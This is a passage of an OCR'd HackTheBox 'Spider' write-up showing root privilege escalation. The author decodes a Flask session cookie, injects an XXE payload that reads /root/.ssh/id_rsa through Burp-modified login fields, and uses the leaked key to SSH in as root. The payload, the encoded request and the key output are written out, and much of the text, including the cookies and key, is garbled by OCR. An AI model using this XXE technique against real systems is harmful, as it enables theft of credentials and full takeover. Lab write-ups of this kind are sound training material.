SSH

```
root® kali)-[~/HTB/Spider]

ssh chiv@spider.htb
Last login: Sun May 30 20:12:17 2021 from 10.10.14.147


chiv@spider:~$

■
```

Listening Ports

| [i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports | | | | | |
|--|---|------------------|-----------|--------|--|
| tcp | | 0 127.0.0.1:3306 | | LISTEN | |
| - tcp | 0 | 0 0.0.0.0:80 | 0.0.0.0:* | LISTEN | |
| - - | | | | LISTEN | |
| tcp | | 0 127.0.0.1:8080 | | LISTEN | |
| _ | | | | | |
| | | | | | |


Redirecting 8080 to our machine



The webpage just ask for a username, so lets put something random... and we're in. We see the server prints a Welcome username message... could this also be vulnerable to something?

WELCOME, JSARMZ

CHECKOUT NOW-modernized SHOPPING CART



Checking the cookie with flask-unsign

```
flask-unsign --decode --
cookie='.eJxNjEFvgyAARv_KwnkHdHYHk14MqKPTBhSw3CA0w4r0VLNZm_73rcma7Pjy3vddgV96D-
IreDIgBhyXqcVLTTsimJwH0QfyKIuLyVWreRrV2ZhYHiDasEIg9s6x29n-
beXVjH79UPEy2adjzk6Juvs7K-gRlZZQiCOVur3JyrmUrhUBP8sebqxPsH1RncSb6RDCQGekEf_-
_vaUhcurRCTTIWlMLqjucFQjMh39x4X1cyvCJeCZ_Xr0dPVnKVyl02QwqysK0IaHU8l239stuD2D8bMd5{{
    QukckP6JGpHRENRoHWU'
    {'lxml':
    b'PCEtLSBBUEkgVmVyc2lvbiAxLjAuMCAtLT4KPHJvb3Q+CiAgICA8ZGF0YT4KICAgICA8dXNlcm5{{
        'points': 0}
```

We see it returns a base64 string, and after decoding we see it's a XML

So this can be vulnerable to XXE Injection, since from burp suite we can modify the version and the username parameters.

```
1.0.0 -->
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY ent SYSTEM "file:///root/.ssh/id_rsa"> ]><!--</pre>
```

Encoded with URL:

```
%31%2e%30%2e%30%20%2d%2d%3e%0a%3c%21%2d%2d%3f%78%6d%6c%20%76%65%72%73%69%6f%6e%3d
```

And on username with &ent;

```
rietty Itaw (III Actions +
1 POST /login HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86 64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US, en; q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 32
9 Origin: http://localhost:8080
O Connection: close
1 Referer: http://localhost:8080/login
2 Cookie: session=eyJwb2ludHMiOjB9.YLQt3A.xVs8NmZpHKVL-BAgBlwtj2CrK7M
3 Upgrade-Insecure-Requests: 1
5 username=%26ent%3B&version=
  %31%2e%30%2e%30%20%2d%2d%3e%0a%3c%21%2d%2d%3f%78%6d%6c%20%76%65%72%73%69%6f%6e%3d%22%31%2e%30%22%20%3f
  %59%20%65%6e%74%20%53%59%53%54%45%4d%20%22%66%69%6c%65%3a%2f%2f%72%6f%6f%74%2f%2e%73%73%68%2f%69%64
```

Shall print out the Private key

Footnote

We can decode the generated token from our payload to see the final XML Result

```
(root * kali)-[~/HTB/Spider]

# flask-unsign — decode — cookie='.eJxNkM1unDAYRV8lYp2FYUKljJRFGTBTUpv47zN4B_JIDNge21EKJcq7Z1S1Vdf33KOr-x651bto_x7d9dE-UgXFtlglmyrgegn
6VFzvQLE9NCX1avSFoheFUyg5eRy4eMBdSNVJtODnd42EcyZxDiRZVqfPM7rJuv46NJ2q3AH2cw8Z12wF4nJm0GrJIcl78KQtu03lOAs9ImtGMJBFVZ0JT9yccsVDkLRzCCXM2Z2
-z0jL10iSkYemFPT9HHfTRfzmG5Rnv08Qlo4pZN.YLQuLw.8FLhQ95PNCH2f0okJAtK9acRhZV'

{'lkml': b'PCEtLSBBUEkgVmVyc2lvbiAxLjAuMCAtLT4kPCEtLT94bWwgdmVyc2lvbj0iMS4wIiA/LS0+CjwhRE9DVFlQRSByZXBsYWNlIFs8IUVOVElUWSBlbnQgU1lTVEVNI
ZlbnQ7PC91c2VybmFtZT4KICAgICAgICAgICABaXNfYWRtaW4+MDwvaXNfYWRtaW4+CiAgICA8L2RhdGE+Cjwvcm9vdD4=', 'points': 0}

—(root * kali)-[~/HTB/Spider]
## echo "PCEtLSBBUEkgVmVyc2lvbiAxLjAuMCAtLT4KPCEtLT94bWwgdmVyc2lvbj0iMS4wIiA/LS0+CjwhRE9DVFlQRSByZXBsYWNlIFs8IUVOVElUWSBlbnQgU1lTVEVNIC
blbnQ7PC91c2VybmFtZT4KICAgICAgICA8CA8AXNfYWRtaW4+MDwvaXNfYWRtaW4+CiAgICA8L2RhdGE+Cjwvcm9vdD4=" | base64 -d

## API Version 1.0.0 →

## erysion="1.0" ?→

## version="1.0" ?→

** (POCTYPE replace [<!ENTITY ent SYSTEM "file:///root/.ssh/id_rsa"> ]> ## →

** (POCTYPE replace [<!ENTITY ent SYSTEM "file:///root/.ssh/id_rsa"> ]> ## →

** (adata>

** (vasername>&ent; √username>

** (is_admin>0</idata>

** (root>

** (Adata>

** (root>

** (ro
```

Getting Private Key

ଡ ାଡ tocalhost:8080/site ଫ ଅ ଫ

WELCOME, ----BEGIN RSA PRIVATE KEY----MIIEOWIBAAKCAQEAL/DN2XPJQUIW49CVNDAGDEO5WZ47TZDYZ
GSGQSKHFFUZJQ8V/Q4ABFM6LQSN47G8FOQ0GQ1DVUZKWFAAT\
IFTBG7RQV/XATWAMDRFRLB7X63TG6MZDRKVFVGFIHWQANKUJN
4D3/VO

/MDEUB02HA7RW90HSYKR4PIGV4MDWXGGL+FW06HFNCZ+YK96 EGKDKXY3RNLKVTXJPILFMAZGU0T+RX1GLMOPDQODWRBWU+WE VPT5ZDGIKID4TFT57UDHXPISD6YBHLT500HFFQIDAQABA0IBAFX KRHFYUU04J7ZBHDFJBI7AFINZPBWRTQ75VH0EEXUD2VMDXAEQ SZ4EKUCRQ0509QTHXJP0700+8T24WMLAHKW6QNIVW61+46IWC

RKWBLMMIQNAYZZDKTNU9+CA/KZ /CAJLPZ3MINW7X//RCDL8KBGS8RFUHQZ/R4R7E HTCVXUXOFNYO/I+A3JIDPHOC5UH56GIW82NWTCBTCFMFEUSUOI S7PWQ1E4M27/NMU7R

/CSLC03YFQXOW+CIBDD59DBKTZKERDIMD49WIZSXIZL7RDT
WBTACSUCGYEAYU9AZUPB7IYNGQVLPDTOZOTD6REZLBDGEQZ4E
R335NRBF7EJC00DXNVSY+4VEXQMTX9ETXPMTSP6U0WVIYWY9C7
KCSQH/YFKD2JADKMXHXKZ9THXCCHOFET7IUMNSM2VBKB1XBMK
FHRNRIB3OS7QYAYE+XRGVDX/KXCKVA6ZN20YKTWYLH2HLFXCFQ
BAKYCDFXSUQDPJI/QE210VDLMJFU4XS7ZDGG805V8JMF6TLTWIC
W42ZV3VV7BSAHQSMVD3IGLEODFT34J09NQV9KBCCGYEAK8ELV/
XV9DWNJTZ2UFO5PA14J00+WQ7C4ORSFBTH1TVZ8TCW+0VPLSE
MVAF3J64OSGYZHOXE7T2IQ788NF4GZUXHCL8QL09HQJ7DBHRPF
ASAJ8JITOB6HZHN0OWEFGX0CGYAICQMGU2VJZ9ARP/LC7TR0NY

ssh root@spider.htb -i id_rsa

```
└m ssh root@spider.htb -i <u>id rsa</u>
Last login: Mon May 24 14:22:35 2021 from 10.10.14.2
root@spider:~# id & hostname
uid=0(root) gid=0(root) groups=0(root)
spider
root@spider:~# ■
```